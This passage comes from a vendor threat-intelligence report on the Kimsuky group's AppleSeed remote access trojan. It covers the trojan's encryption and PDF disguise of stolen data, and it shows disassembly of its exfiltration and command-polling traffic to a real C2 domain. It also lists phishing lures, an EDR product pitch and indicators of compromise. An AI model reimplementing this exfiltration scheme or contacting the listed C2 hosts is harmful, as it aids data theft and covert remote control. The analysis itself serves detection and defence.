- The '{random}.tmp' file collected in the previous step is compressed into a ZIP archive named '{random}.tmp.zip'.
- The ZIP file is then encrypted, producing a new file named '{random}.tmp.zip.enc'. This file consists of the following three components: the size of the ZIP file, the RC4 session key encrypted with RSA, and the ZIP data encrypted using RC4.



[Figure 4-23] Structure of the '{random}.tmp.zip.enc' File

- The following steps are performed to encode the '{random}.tmp.zip.enc' file.

- The value obtained from the 'GetTickCount' function is used as the seed for the 'srand' function. Based on this, the 'rand' function is called 16 times to generate a total of 16 bytes of random data.
- This random value is used as a key to perform XOR encryption on the data within the .enc file. The generated key is applied in a cyclic manner throughout the encryption process.

```

0000000180008019 48:0F450D 9F340500 cmove rcx,qword ptr ds:[<&GetTickCount>]
0000000180008021 FFD1          call rcx
0000000180008023 8BC8        mov ecx,eax
0000000180008025 E8 4E380200 call 180000000.18002B878 -> srand
000000018000802A 49:8BDC        mov rbx,r12
000000018000802D BF 10000000   mov edi,10
0000000180008032 E8 15380200 call 180000000.18002B84C -> rand
0000000180008037 8803        mov byte ptr ds:[rbx],al
0000000180008039 48:8D5B 01   lea rbx,qword ptr ds:[rbx+1]
000000018000803D 48:83EF 01   sub rdi,1
0000000180008041 75 EF        jne 180000000.180008032

0000000180008252 48:8D56 F0   lea rdx,qword ptr ds:[rsi-10]
0000000180008256 83FF 10      cmp edi,10
0000000180008259 48:0F42D6    cmovb rdx,rsi
000000018000825D 42:0FB60422 movzx eax,byte ptr ds:[rdx+r12]
0000000180008262 43:320428   xor al,byte ptr ds:[r8+r13]
0000000180008266 83C7 F0     add edi,FFFFFFF0
0000000180008269 83F9 10     cmp ecx,10
000000018000826C 0F42F9     cmovb edi,ecx
000000018000826F FFC7        inc edi
    
```

[Figure 4-24] Encoding of the '{random}.tmp.zip.enc' File

- A file named '{random}.pdf' is created, consisting of the PDF header, 4 bytes of dummy data, a 16-byte XOR key, and the encoded contents of the .enc file. The overall structure matches that of '[Figure 4-11] Random tmp File Structure'.
- A unique identifier string is generated based on the infected system's drive volume serial number and the username. The username is converted to hexadecimal, one character at a time, and the final string is formatted as 'VolumeSerial-Username(in hex)'.
- The generated string is included as the value of the 'p1' parameter in an HTTP request which is sent to the C2 server. The 'm' parameter with a value of 'b' indicates a data transmission.

0000000000E5E600	33 00 30 00	36 00 32 00	31 00 37 00	65 00 33 00	3.0.6.2.1.7.e.3.
0000000000E5E610	2D 00 36 00	31 00 37 00	33 00 36 00	34 00 00 00	-.6.1.7.3.6.4...
Volume serial number - Username					
0000000000E60030	61 00 68 00	61 00 2F 00	3F 00 6D 00	3D 00 62 00	a.h.a./?.m.=.b.
0000000000E60040	26 00 70 00	31 00 3D 00	33 00 30 00	36 00 32 00	&.p.1.=.3.0.6.2.
0000000000E60050	31 00 37 00	65 00 33 00	2D 00 36 00	31 00 37 00	1.7.e.3.-.6.1.7.
0000000000E60060	33 00 36 00	34 00 26 00	70 00 32 00	3D 00 61 00	3.6.4.&.p.2.=.a.
P1 parameter set, m=b parameter set					

[Figure 4-25] 'p1' and 'm' Parameter Configuration

- An HTTP request is sent to the 'woana.n-e[.]kr' domain, including the previously defined parameters and the data from the '{random}.pdf' file, which is formatted as 'multipart/form-data'.



[Figure 4-26] Transmission of Collected Data

- Once the transmission is complete, a new thread is created to send another HTTP request to the 'woana.n-e[.]kr' domain. The 'p1' parameter remains the same, while the 'm' parameter is set to 'c'.
- Setting the 'm' parameter to 'c' indicates data reception. The 'woana.n-e[.]kr' domain responds by returning data that contains commands.
- Upon receiving the commands, the malware saves them to a file at the following path using the 'InternetReadFile' function:
C:\Users\[Username]\AppData\Roaming\temp\{random}.tmp
- The command is then executed in the same way as before, and the result is sent back via a request with the parameter set to 'm=b'.

```

000000018000B122 49:8B17 mov rdx,qword ptr ds:[r15] rdx:L"woana.n-e.kr",
000000018000B125 41:B8 50000000 mov r8d,50 50:'P'
000000018000B12B 48:895C24 38 mov qword ptr ss:[rsp+38],rbx
000000018000B130 895C24 30 mov dword ptr ss:[rsp+30],ebx
000000018000B134 C74424 28 03000000 mov dword ptr ss:[rsp+28],3
000000018000B13C 48:895C24 20 mov qword ptr ss:[rsp+20],rbx
000000018000B141 45:33C9 xor r9d,r9d
000000018000B144 48:8BCF mov rcx,rdi
000000018000B147 FFD0 call rax rax:InternetConnectW

000000000088A410 61 00 68 00 61 00 2F 00 3F 00 6D 00 3D 00 63 00 a.h.a./?.m=.c.
000000000088A420 26 00 70 00 31 00 3D 00 33 00 30 00 36 00 32 00 &.p.l.=.3.0.6.2.
000000000088A430 31 00 37 00 65 00 33 00 2D 00 36 00 31 00 37 00 1.7.e.3.-.6.1.7.
000000000088A440 33 00 36 00 34 00 00 00 0D F0 AD BA 0D F0 AD BA 3.6.4....d.o.d.o

P1 parameter set, m=c parameter set

000000018000B30C 48:0F4505 1C020500 cmovne rax,qword ptr ds:[-<InternetReadFile>]
000000018000B314 4C:8D8C24 B8000000 lea r9,qword ptr ss:[rsp+B8]
000000018000B31C 41:B8 00100000 mov r8d,1000
000000018000B322 48:8BD7 mov rdx,rdi
000000018000B325 49:8BCD mov rcx,r13
000000018000B328 FFD0 call rax
    
```


[Figure 4-27] Receiving Command Data

- The malware maintains a loop structure that continuously communicates with the 'woana.n-e[.]kr' domain at regular intervals to send and receive commands. Upon initial execution, it sends collected system information to the 'woana.n-e[.]kr' domain, using the 'p1' parameter to include the unique identifier string and setting the 'm' parameter to 'b'.
- It then creates a new thread and performs a request with the same 'm' parameter set to 'c'. This indicates command reception, and the response received from the 'woana.n-e[.]kr' domain is saved as a file.
- The saved file contains executable commands or scripts. The process of executing these commands and the method of transmission are the same as described in '[Figure 4-18] Command Execution' through '[Figure 4-26] Transmission of Collected Data'.
- This malware is a remote access trojan (RAT) that is executed through a DLL loaded via 'regsvr32' and collects system information using RC4 and RSA encryption along with a PDF disguise technique, receives and executes commands from the C2 server, and sends the results back.

5. Similar Variant Cases


5-1. Spear Phishing Similarity Comparison

- A review of the threat actor's past activities shows that, in addition to Facebook, there have also been cases of initial access via LinkedIn.




[Figure 5-1] Example of an attack conducted via LinkedIn

- In an actual case from 2024, the attacker disguised themselves as a military researcher to approach a graduate of the Korea Naval Academy.
- LinkedIn, a leading social media platform for professional networking and recruitment, is used to select targets.
- On LinkedIn, individuals' affiliations, work experience, technical skills, and achievements by field are often publicly available. The platform also allows attackers to search for individuals in specific fields and reach out via direct messages.
- A comparison of spear phishing incidents carried out last year and this year shows that both campaigns attempted to lure targets into using the Korean file compression tool Bandizip. This appears to serve two main purposes:
 - To ensure that the archive is extracted on a Windows PC rather than a smartphone
 - To evade security detection by using encrypted archives in the EGG format



[Figure 5-2] Comparison of file compression instructions


◦ Notably, similar phrase has been observed not only in emails but also in messenger conversations.



[Figure 5-3] Comparison of Facebook message wording

5-2. JSE Script Similarity Comparison

◦ A comparison of the cases from May and December 2024 and April 2025 shows that malicious scripts were used in an almost identical pattern, indicating that the threat actor is likely relying on an automated tool for script generation.



[Figure 5-4] Structural comparison of malicious scripts

5-3. DLL Malware Similarity Comparison

◦ This figure shows a comparison of functions from malware samples used in attacks in April and May 2025. Although the threat actor modifies the code depending on the variant, samples from similar timeframes share structural similarities.

[Figure 5-5] Function-level comparison of DLL-based malware


6. Conclusion

- Nation-state APT attacks are typically carried out in a highly covert manner, with only a small number of cases publicly disclosed.
- Email-based spear phishing attacks remain highly active. With nothing more than the target’s email address, attackers can launch swift and stealthy tailored attacks. In addition, various methods now include the use of social networking platforms and personal messaging apps.
- The cases described in this report represent only a portion of the broader threat landscape. Sophisticated threat actors continue to diversify their script patterns to evade detection by traditional security products. As such, it is becoming increasingly difficult to accurately detect new, modified threats using signature-based methods alone.
- The [Genian EDR](#) solution not only comes equipped with built-in behavior-based detection rules (XBA) capable of identifying previously unknown threats, but also leverages machine learning–based threat modeling for rapid response and defense.

Confidence	Detected	Type	Detection Eng.	Contents	Assignee	Threat Determination	State	IP	Users...	Response	Action
30 %	05/14/2025 13:54:49	XBA	Anomaly	systeminfo.exe is detected by Attempt to register user account XBA Rule (30%)			New	112.26.151.162		Artifact acquire	Details
30 %	05/14/2025 13:54:46	XBA	Anomaly	systeminfo.exe is detected by Attempt to collect system information XBA Rule (30%)			New	112.26.151.162		Artifact acquire	Details
30 %	05/14/2025 13:54:35	XBA	Anomaly	reg.exe is detected by Attempt to register Autorun XBA Rule (30%)			New	112.26.151.162		Artifact acquire	Details
MLHigh	05/14/2025 13:54:32	Malware	Machine Lear...	k8XITckJdZ7 file is classified as suspicious malware by machine learning (MLHigh)			New	112.26.151.162		Noisefile	Details
30 %	05/14/2025 13:54:24	XBA	Anomaly	certutil.exe is detected by Execute suspicious certutil XBA Rule (30%)			New	112.26.151.162		Artifact acquire	Details


[Figure 6-1] Machine learning–based detection by Genian EDR

- In fact, the ‘AppleSeed’ variant used by the Kimsuky group was detected immediately at the initial execution stage through Genian EDR’s machine learning technology.
- Malicious files in JSE format are typically executed via the WScript.exe process, which is followed by a series of threat activities triggered through PowerShell.exe commands.



[Figure 6-2] Execution events of the JSE script

- Genian EDR provides enhanced visibility into attack storylines by clearly mapping parent-child process relationships on the endpoint where the threat was introduced.
- In addition, it enables immediate identification of Base64-encoded data embedded within the script being decoded via the CertUtil.exe process.
- Beyond visualizing the threat execution flow, it also supports proactive threat hunting through per-endpoint ‘event investigation’ and ‘LIVE search’.



[Figure 6-3] Threat visibility enabled by Genian EDR

- With insights from EDR detections, security administrators can efficiently monitor and manage abnormal activity on affected endpoints.
- Genian EDR makes it easy for administrators to view the exact command-line arguments used during the execution of 'AppleSeed' through its detailed information panel. In addition, built-in [MITRE ATT&CK](#) mappings provide a more structured and informed approach to threat management.
- By adopting EDR, security teams can actively respond to a wide range of threats targeting internal endpoints. Key event data is retained for each device, making it easy to review past activity over specific timeframes. This helps streamline evidence collection and identify the root cause of incidents more effectively.

7. Indicator of Compromise

- **MD5**

2f6fe22be1ed2a6ba42689747c9e18a0
5a223c70b65c4d74fea98ba39bf5d127
7a0c0a4c550a95809e93ab7e6bdcc290
46fd22acea614407bf11d92eb6736dc7
568f7628e6b7bb7106a1a82aebfd348d
779f2f4839b9be4f0b8c96f117181334
07015af18cf8561866bc5b07e6f70d9a
7756b4230adfa16e18142d1dbe6934af
8346d90508b5d41d151b7098c7a3e868
30741e7e4cdd8ba9d3d074c42deac9b1
537806c02659a12c5b21efa51b2322c1
afadab22f770956712e9c47460911dad
b9c2111c753b09e4cc9d497f8fd314fc
b128c5db5d973be60f39862ba8bfb152
bfb02dee62c38c3385df92b308499b31
ca3926dc6c4b2a71832a03fba366cbcd
ec9dcef04c5c89d6107d23b0668cc1c1

f4d59b1246e861a2a626cb56c55651f0

f14f332d4273de04ba77e38fd3dcff90

f960ce07c519d1e64a46c7f573eac39b

fb3c652e795f08cc2529ed33ec1dc114

fe8626e7c3f47a048c9f6c13c88a9463

1ae2e46aac55e7f92c72b56b387bc945

2a388f3428a6d44a66f5cb0b210379a0

- **C2**

afcafe.kro[.]kr

dirwear.000webhostapp[.]com

download.uberlingen[.]com

hyper.cadorg.p-e[.]kr

jieun.dothome.co[.]kr

nauji.n-e[.]kr

nocamoto.o-r[.]kr

nomera.n-e[.]kr

onsungtong.n-e[.]kr

peras1.n-e[.]kr

update.screawear[.]ga

vamboo.n-e[.]kr

woana.n-e[.]kr

Source: https://www.genians.co.kr/en/blog/threat_intelligence/triple-combo